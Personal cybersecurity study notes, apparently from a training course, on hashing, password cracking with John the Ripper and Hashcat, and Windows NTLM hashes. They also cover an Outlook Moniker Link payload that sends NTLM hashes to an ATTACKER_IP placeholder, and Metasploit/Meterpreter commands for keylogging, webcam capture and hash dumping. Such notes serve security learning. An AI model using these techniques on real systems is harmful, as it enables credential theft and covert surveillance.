* **Explanation**: the certificate is signed by an organisation, the organisation is trusted by a CA, and the CA is trusted by your browser. Therefore, your browser trusts the certificate. [(see chrome CA that it Trust)](https://chromium.googlesource.com/chromium/src/+/main/net/data/ssl/chrome_root_store/root_store.md),

🡪 when a website and want to use HTTPS. This step requires having a TLS certificate. You can get one from the various certificate authorities.

( [Let's Encrypt](https://letsencrypt.org/))

**PGP** stands for Pretty Good Privacy. It’s software that implements encryption for encrypting files, performing digital signing, and more.

[GnuPG or GPG](https://gnupg.org/) is an open-source implementation of the OpenPGP standard.

* GPG stands for GNU Privacy Guard. It is a free and open-source encryption software that uses public-key cryptography. GPG can be used to encrypt files and messages, and to sign files and messages.

**Hashing**

The encrypted password field contains the **hashed passphrase** with four components: prefix (algorithm id), options (parameters), salt, and hash.

It is saved in the format $prefix$options$salt$hash. The prefix makes it easy to recognise Unix and Linux-style passwords; it **specifies the hashing algorithm** used to generate the hash.

* Unix-style password **prefixes** listed in the order of decreasing strength.

**$y$**: yescrypt is a scalable hashing scheme and is the default and recommended choice in new systems

**$gy$**: gost-yescrypt uses the GOST R 34.11-2012 hash function and the yescrypt hashing method

**$7$**: scrypt is a password-based key derivation function

**$2b$, $2y$, $2a$, $2x$**: bcrypt is a hash based on the Blowfish block cipher originally developed for OpenBSD but supported on a recent version of FreeBSD, NetBSD, Solaris 10 and newer, and several Linux distributions

**$6$**: sha512crypt is a hash based on SHA-2 with 512-bit output originally developed for GNU libc and commonly used on (older) Linux systems

**$md5**: SunMD5 is a hash based on the MD5 algorithm originally developed for Solaris

**$1$**: md5crypt is a hash based on the MD5 algorithm originally developed for FreeBSD

* **Yescrypt** is a modern, scalable password hashing and key derivation function specifically designed for high security against both brute-force attacks and GPU/ASIC attacks, which are common in attempts to crack password hashes.
  + **🡪 john don’ t support the yescrypt**
* **MD5** and **SHA-2 (e.g., SHA-512)** are general-purpose hashing algorithms primarily designed for *data integrity* rather than password hashing. They don’t require much memory or time.

🡪**hash formats and password prefixes and the code number for Hashcat command is in the [Hashcat Example Hashes](https://hashcat.net/wiki/doku.php?id=example_hashes" \t "_blank) page.**

* rainbow tables as a method to crack hashes that don’t use a salt.
* For Salted-Hashes to crack the hashes done by hashing many different inputs (such as it covers many possible passwords), potentially adding the salt if there is one and comparing it to the target hash. Once it matches, you know what the password was. Tools like [Hashcat](https://hashcat.net/hashcat/) and [John the Ripper](https://www.openwall.com/john/) are commonly used for these purposes.
* graphics card or GPUs (Graphics Processing Units) have thousands of cores. to crack many hash types quickly.

**In computer science, P and NP are two classes of problems that help us understand the efficiency of algorithms:**

* **P (Polynomial Time):** Class P covers the problems whose solution can be found in polynomial time. Consider sorting a list in increasing order. The longer the list, the longer it would take to sort; however, the increase in time is not exponential.
* **NP (Non-deterministic Polynomial Time):** Problems in the class NP are those for which a given solution can be checked quickly, even though finding the solution itself might be hard. In fact, we don’t know if there is a fast algorithm to find the solution in the first place.

**The Hashing algorithm to hash the value will be “P” and can, therefore, be calculated reasonably. However, an “un-hashing” algorithm would be “NP” and intractable to solve, meaning that it cannot be computed in a reasonable time using standard computers.**

**Hashcat**

**hashcat -m <hash\_type> -a <attack\_mode> hashfile wordlist**

* **hash prefixes and the code number for Hashcat command is in the [Hashcat](https://hashcat.net/wiki/doku.php?id=example_hashes)** [**Example Hashes**](https://hashcat.net/wiki/doku.php?id=example_hashes)**page.**

**John**

* **John the Ripper is a free and open-source password-cracking tool. It can crack passwords stored in various formats, including hashes, passwords, and encrypted private keys. It can be used to test passwords' security and recover lost passwords.**
* **process is called a dictionary attack.**
* **Jumbo John** the most popular extended version of John the Ripper.

**🡪 standard “core” distribution, and multiple community editions**

* **John has built-in features to detect what type of hash it’s being given and to select appropriate rules and formats to crack it for you.**

**🡪 this isn’t always the best idea as it can be unreliable**

* **Know the Hash-Type**

**🡪 Hash Analyzer,** [**Hash Identifier**](https://hashes.com/en/tools/hash_identifier)**,** [**Hash\_id python Tool**](https://gitlab.com/kalilinux/packages/hash-identifier/-/raw/kali/master/hash-id.py) **(download then run with python)**

**Format Example: john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash\_to\_crack.txt**

* **When you use John the Ripper to crack a password hash, it stores cracked hashes and passwords in a "pot file" (usually named john.pot or located in your ~/.john/john.pot file by default). This file records the cracked passwords to prevent re-cracking the same hashes in future runs.**

**So if you crack the same file again it will say No password hashes left to crack. Bec this has is in ~/.john/john.pot**

**To Solve this and make John "forget" the cracked hashes and attempt cracking them again**

* + **Use --show option to display cracked passwords without trying to re-crack them:**

**john --format=[] --show same\_hash\_file**

* + **delete the pot file (o just its contents), so John treats the hashes as new and tries to crack them again:**

**rm ~/.john/john.pot**

**Single Crack mode:**

**(instead of wordlist john using the only information provided in username and create a word list by manipulating the information that provided,** by slightly changing the letters and numbers contained within the username.

**Word Mangling:**

**🡪** John is building its dictionary based on the information it has been fed and uses a set of rules called “mangling rules,” which define how it can mutate the word it started with to generate a wordlist based on relevant factors for the target you’re trying to crack.

* + Note that also the information in GECOS (General Electric Comprehensive Operating System “ the comment in passwd file for the user).

**john --single --format=[format] [path to file]**

**Note on File Formats in Single Crack Mode:**

change the file format that you’re feeding John for it to understand what data to create a wordlist from.

🡪ex: if the hash in file is **1efee03cdcb96d90ad48ccc7b8666033**

Change it to **username:1efee03cdcb96d90ad48ccc7b8666033**

Custom Rules: exploit password complexity predictability

define rules, that John will use to create passwords dynamically when you know information about the password structure of whatever your target is.

* + - The pattern that required for password setting complexity like (use capital letter or symbols) may be indicate the structure of the password and then we can make john create passwords according specific pattern
    - Rules apply transformations to each word in the wordlist, creating new variations. For instance, if the wordlist has the word "password," rules can turn it into "Password," "password123,"

Custom rules are defined in the **/opt/john/john.conf or /etc/john/john.conf** file. [**See the Rules Information**](https://www.openwall.com/john/doc/RULES.shtml)

**--rules option tells John to apply its default rule set to expand the chosen wordlist’s effectiveness.**

**For Ex:** john --wordlist=wordlist –rules=rule1 --format=sha512crypt hash\_file

**This will make john apply the rule1 that defined in john.conf on this list to create more customized rule**

**Typing Rule in john.conf:**

**Add This:**

**🡪** **[List.Rules:New\_Rule]**

**Az"[0-9]"$**

Az"[0-9]"$ will try all single-digit numbers as suffixes for each word,

Examples:

Rule Effect Example Input Example Output

: c Capitalize first letter password Password

: r Reverse word password drowssap

: $1 Append 1 to end password password1

: ^! Prepend ! to start password !password

: s a @ Replace a with @ password p@ssword

: s o 0 Replace o with 0 password passw0rd

[**All Rules Format**](https://www.openwall.com/john/doc/RULES.shtml)

**Example note:**

Az"0-9"$ Appends each digit from 0 to 9 password password0, password1, ..., password9

"0-9"$ Appends the literal string 0-9 password password0-9

**John the Ripper has a few predefined rule sets, such as:**

* **Single Rule** – A simple rule that tries variations based on likely patterns.
* **Wordlist Rule** – Applies more intensive rules to every word in a wordlist.
* **Incremental Mode** – A brute-force method with rules that cover a wide range of characters and lengths.

**Zip To hash:**

**zip2john**tool to convert the Zip file into a hash format that John can understand and hopefully crack

**zip2john [**options**] [**zip **file] > [**output file contain the has that could passed to john**]**

**Rar To hash: rar2john [rar file] > [output file]**

John to crack the**SSH private key** password of id\_rsa files.

**ssh2john**converts the id\_rsa private key, which is used to log in to the SSH session, into a hash format that John can work with**.**

**ssh2john [id\_rsa private key file] > [output file]**

**Windows Hash**

**Authentication hashes:** the hashed versions of passwords stored by operating systems.

MS Windows passwords are hashed using NTLM, a variant of MD4. They’re visually identical to MD4 and MD5 hashes.

Windows New Technology LAN Manager (NTLM) is a suite of security protocols offered by Microsoft to authenticate users’ identity and protect the integrity and confidentiality of their activity.

**NThash :**is the **hash format** modern **Windows** operating system machines use to store user and service passwords. **known as NTLM**.

Side History:

**NT** designation for Windows products originally meant New Technology. It was used starting with Windows NT to denote products not built from the MS-DOS Operating System.

Eventually, the “**NT**” line became the **standard Operating System** type to be released by Microsoft, and **the name was dropped**, but it **still lives** on in the names of **some Microsoft technologies**.

**DOS**: computer operating system that provides a file system for operations such as reading, writing, and erasing data on a disk. It is a **non-graphical line-oriented command-driven** computer operating system designed for the IBM PC. Several variations of DOS were developed, such as MS-DOS (Microsoft) and PC-DOS (IBM).

On MS Windows, password hashes are stored in the SAM (Security Accounts Manager), store user account information

* The hashes found there are split into NT hashes and LM hashes.

We can get NTHash/NTLM hashes by dumping the SAM database on a Windows machine, using a tool like Mimikatz, or using the Active Directory database: **NTDS.dit.**

**Unshadowing**

to crack **/etc/shadow** passwords, you must combine it with the **/etc/passwd** file for John to understand the data it’s being given.

**Syntax 🡪 unshadow [path to passwd] [path to shadow]**

**then feed the output from unshadow into John**

**Exploitation Module**

[**Moniker Links**](https://learn.microsoft.com/en-us/windows/win32/com/url-monikers)**. URLs specifying applications known that Outlook can parse it as hyperlinks such as HTTP and HTTPS.**

**By using the file:// Moniker Link in our hyperlink, we can instruct Outlook to attempt to access a file**

**🡪<a href="file://ATTACKER\_IP/test>Click me</a>**

* **Outlook's "Protected View".** Protected View opens emails containing attachments, hyperlinks and similar content in read-only mode
* The **vulnerability** here exists by modifying our hyperlink to include the**!** special character and some text in our Moniker Link which results in bypassing Outlook’s Protected View.

**🡪<a href="file://ATTACKER\_IP/test!exploit>Click me</a>**

**🡪** **victim's Windows netNTLMv2 hash being sent to the attacker**

**🡪Exploitation: https://github.com/CMNatic/CVE-2024-21413**

**🡪Deteciton: YARA**

**A**[**Yara rule**](https://github.com/Neo23x0/signature-base/blob/master/yara/expl_outlook_cve_2024_21413.yar)**has been created by**[**Florian Roth**](https://twitter.com/cyb3rops/status/1758792873254744344)**to detect emails containing the file:\\ element in the Moniker Link.**

**Metasploit**

**Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation**

* **versions:**
  + **Metasploit Pro**: The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI).
  + **Metasploit Framework:** The open-source version that works from the command line.
* **Components**
  + **msfconsole:** The main command-line interface.
  + **Modules:** small components within the Metasploit framework that are built to perform a specific task, supporting modules such as exploits, scanners, payloads, etc.
  + **Tools:** Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern\_create and pattern\_offset.
* **Modules**
  + **Auxiliary**

**🡪Any supporting module, such as scanners, crawlers and fuzzers, can be found here.**

* + **Encoders**

**🡪Encoders will allow you to encode the exploit and payload in the hope that signature-based antivirus solution may miss them.**

* + **Evasion**

**🡪“evasion” modules will try to evade antivirus software.**

* + **Exploits**
  + **NOPs**

**🡪(No OPeration) do nothing, literally. CPU will do nothing for one cycle.**

**They are often used as a buffer to achieve consistent payload sizes.**

* + **Payloads**

**Payloads are codes that will run on the target system.**

* + - **Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload.ike getting a shell, loading a malware or backdoor**
  + **Post**

**🡪Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.**

**🡪  may only need us to set a SESSION ID. A session is an existing connection to the target system**

* **Payload Categegories:**
  + **Adapters: Used to wrap single payloads into different formats. For example, a payload can be converted into a PowerShell command to help it run more easily on Windows systems.**

EX: Let’s say you want to deliver a single payload to a Windows system, but direct execution might be restricted or detected. By wrapping the payload with a PowerShell adapter, you turn the payload into a PowerShell command. This allows the payload to execute via PowerShell, which is commonly trusted and can help bypass certain defenses.

* + **Singles: Self-contained payloads that perform a single action without requiring any additional components. Examples include adding a user or opening Notepad.**
  + **Stagers: Responsible for creating a connection between Metasploit and the target. Stagers send a small initial payload, which sets up the connection to download the full payload in parts.**
  + **Stages: The larger components downloaded by the stager. These allow more extensive payloads, such as those needed for complex actions or tools.**

**Singles Vs Staged**

* + **Single (Inline) Payloads: Self-contained and execute immediately, represented in Metasploit with an underscore (\_) in the name (e.g., generic/shell\_reverse\_tcp).**

**🡪 generic/shell\_reverse\_tcp**

* + **Staged Payloads: Split into a stager and a stage; the stager establishes the connection, and the larger stage payload is downloaded afterward. In Metasploit, these are identified with a forward slash (/) between elements (e.g., windows/x64/shell/reverse\_tcp).**

**🡪 windows/x64/shell/reverse\_tcp**

**Search Ranking**

**A screenshot of a computer error message

Description automatically generated**

* **Sessions:** Once a vulnerability has been successfully exploited, a session will be created. This is the communication channel established between the target system and Metasploit.

**🡪 sessions command**

* **Meterpreter:** is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. It is typically deployed using in-memory DLL injection to reside entirely in memory.

**Scanning:**

**Note: In default scan configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000.**

**DATA BASE:**

**Firstly init start PostgreSQL database, which Metasploit will use**

* **systemctl start postgresql**

**Then initialize the Metasploit Database by the command**

* **msfdb init command.**

**now launch msfconsole**

**check the database status using the**db\_status

**workspaces is a database feature allow you to isolate different projects to.**

* **Adding workspace 🡪 workspace -a, delete with -d, switch by workspace\_nam**

**- db\_nmap run nmap and save all results will be saved to the database.**

**See hosts and services from data base by typing (hosts or services)**

**Msfvenom: generate payloads.**

**Msfvenom will allow us to access all payloads available in the  Metasploit framework, create payloads in many different formats (PHP, exe, dll, elf, etc.) and for many different target systems (Apple, Windows, Android, Linux, etc.).**

**(elf): Linux Executable and Linkable Format**

**Meterpreter**

**Meterpreter is a Metasploit with many valuable components. Meterpreter will run on the target system and act as an agent within a command and control architecture. You will interact with the target operating system and files and use Meterpreter's specialized commands.**

**Meterpreter has many versions which will provide different functionalities based on the target system.**

**Meterpreter runs on the target system but is not installed on it**

**Meterpreter will be seen as a process and not have a file on the target system.**

**using encrypted communication to avoid IPS and IDS**

* **Meterpreter will establish an encrypted (TLS) communication channel with the attacker's system.**

**Meterpreter payloads are divided into stagged and inline versions (staged payload) but there is many version depend on your state you can choose:**

**Your decision on which version of Meterpreter to use will be based on:**

* **The target operating system**
* **Components available on the target system (Is Python installed? Is this a PHP website? etc.)**
* **Network connection types you can have with the target system (Do they allow raw TCP connections? Can you only have an HTTPS reverse connection? Are IPv6 addresses not as closely monitored as IPv4 addresses? etc.)**

**Meterpreter will provide you with three primary categories of tools;**

* **Built-in commands**
* **Meterpreter tools**
* **Meterpreter scripting**

**Meterpreter Commands:**

**Help**

**Core commands**

* **background: Backgrounds the current session**
* **exit: Terminate the Meterpreter session**
* **guid: Get the session GUID (Globally Unique Identifier)**
* **help: Displays the help menu**
* **info: Displays information about a Post module**
* **irb: Opens an interactive Ruby shell on the current session**
* **load: Loads one or more Meterpreter extensions**
* **migrate: Allows you to migrate Meterpreter to another process**
* **run: Executes a Meterpreter script or Post module**
* **sessions: Quickly switch to another session**

**File system commands**

* **cd: Will change directory**
* **ls: Will list files in the current directory (dir will also work)**
* **pwd: Prints the current working directory**
* **edit: will allow you to edit a file**
* **cat: Will show the contents of a file to the screen**
* **rm: Will delete the specified file**
* **search: Will search for files**
* **upload: Will upload a file or directory**
* **download: Will download a file or directory**

**Networking commands**

* **arp: Displays the host ARP (Address Resolution Protocol) cache**
* **ifconfig: Displays network interfaces available on the target system**
* **netstat: Displays the network connections**
* **portfwd: Forwards a local port to a remote service**
* **route: Allows you to view and modify the routing table**

**System commands**

* **clearev: Clears the event logs**
* **execute: Executes a command**
* **getpid: Shows the current process identifier**
* **getuid: Shows the user that Meterpreter is running as**
* **kill: Terminates a process**
* **pkill: Terminates processes by name**
* **ps: Lists running processes**
* **reboot: Reboots the remote computer**
* **shell: Drops into a system command shell**
* **shutdown: Shuts down the remote computer**
* **sysinfo: Gets information about the remote system, such as OS**

**Others Commands (these will be listed under different menu categories in the help menu)**

* **Shell: command will launch a regular command-line shell on the target system.**
* **hashdump: Dumps the contents of the SAM database**
  + **(Security Account Manager) database stores user's passwords on Windows systems. These passwords are stored in the NTLM (New Technology LAN Manager) format.**
* **getuid command will display the user with which Meterpreter is currently runnin**
* **migrate Process\_ID 🡪 migrate the session to another process  help Meterpreter interact with it (ex: if word is running and we migrate to the word process now we can interact with word and make like keylogger).**
* **search command is useful to locate files with potentially juicy information.**
* **load : load additional tool**
* **idletime: Returns the number of seconds the remote user has been idle**
* **keyscan\_dump: Dumps the keystroke buffer**
* **keyscan\_start: Starts capturing keystrokes**
* **keyscan\_stop: Stops capturing keystrokes**
* **screenshare: Allows you to watch the remote user's desktop in real time**
* **screenshot: Grabs a screenshot of the interactive desktop**
* **record\_mic: Records audio from the default microphone for X seconds**
* **webcam\_chat: Starts a video chat**
* **webcam\_list: Lists webcams**
* **webcam\_snap: Takes a snapshot from the specified webcam**
* **webcam\_stream: Plays a video stream from the specified webcam**
* **getsystem: Attempts to elevate your privilege to that of local system**

**Meterpreter Post-Exploitation:**

**SOAP Protocol:**

**Simple Object Access Protocol (SOAP) is a lightweight XML-based protocol that is used for the exchange of information in decentralized, distributed application environments. You can transmit SOAP messages in any way that the applications require, as long as both the client and the server use the same method**

**The additional HTTP header *SOAPAction* is mandatory for HTTP based SOAP messages, and you can use it to indicate the intent of a SOAP HTTP request.**

**The HTTP server that receives the message knows that it is a SOAP message because it recognizes the HTTP header *SOAPAction*.**

**SOAP defines two types of messages, *calls* and *responses*, to allow clients to request remote procedures and to allow servers to respond to such a request.**

**<SOAP-ENV:Envelope>**

* **The root element of the SOAP message, wraps the entire SOAP message (both header and body).**

**SOAP namespaces:**

**distinguish between operations or data elements that might have the same name but belong to different systems or purposes.**

**SOAP and REST are two different approaches to API design. The SOAP approach is highly structured and uses XML data format. REST is more flexible and allows applications to exchange data in multiple formats**

**RADIUS**

**Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that authorizes and authenticates users who access a remote network. A protocol is a collection of rules that control how something communicates or operates.**

**Primary**: Authentication, Authorization, and Accounting (AAA) for network access.

**Provide Authentication by itself.**

**LDAP**

**LDAP (Lightweight Directory Access Protocol) is a protocol used to interact with and manage directory services. Directory services are specialized databases optimized for reading and searching, commonly used to store hierarchical information such as user accounts, groups, devices, and permissions.**

**Primarily: Managing and accessing directory-based data like user accounts, groups, and organizational structures.**

**Provides user authentication by validating credentials against a directory (e.g., Active Directory).**

**LDAP defines how clients communicate with the directory service to perform actions like search, read, add, update, or delete entries.**

**LDAP data is stored in a tree structure.**

**Flow**

* **An LDAP client communicates with an LDAP server to perform operations.**
* **The client sends a request (e.g., "Get all users in the IT department"), and the server processes the request and sends back a response.**

# Done to notion

**FTP, SMTP, POP3, IMAP**

**SSL/TLS**

**s**

**L**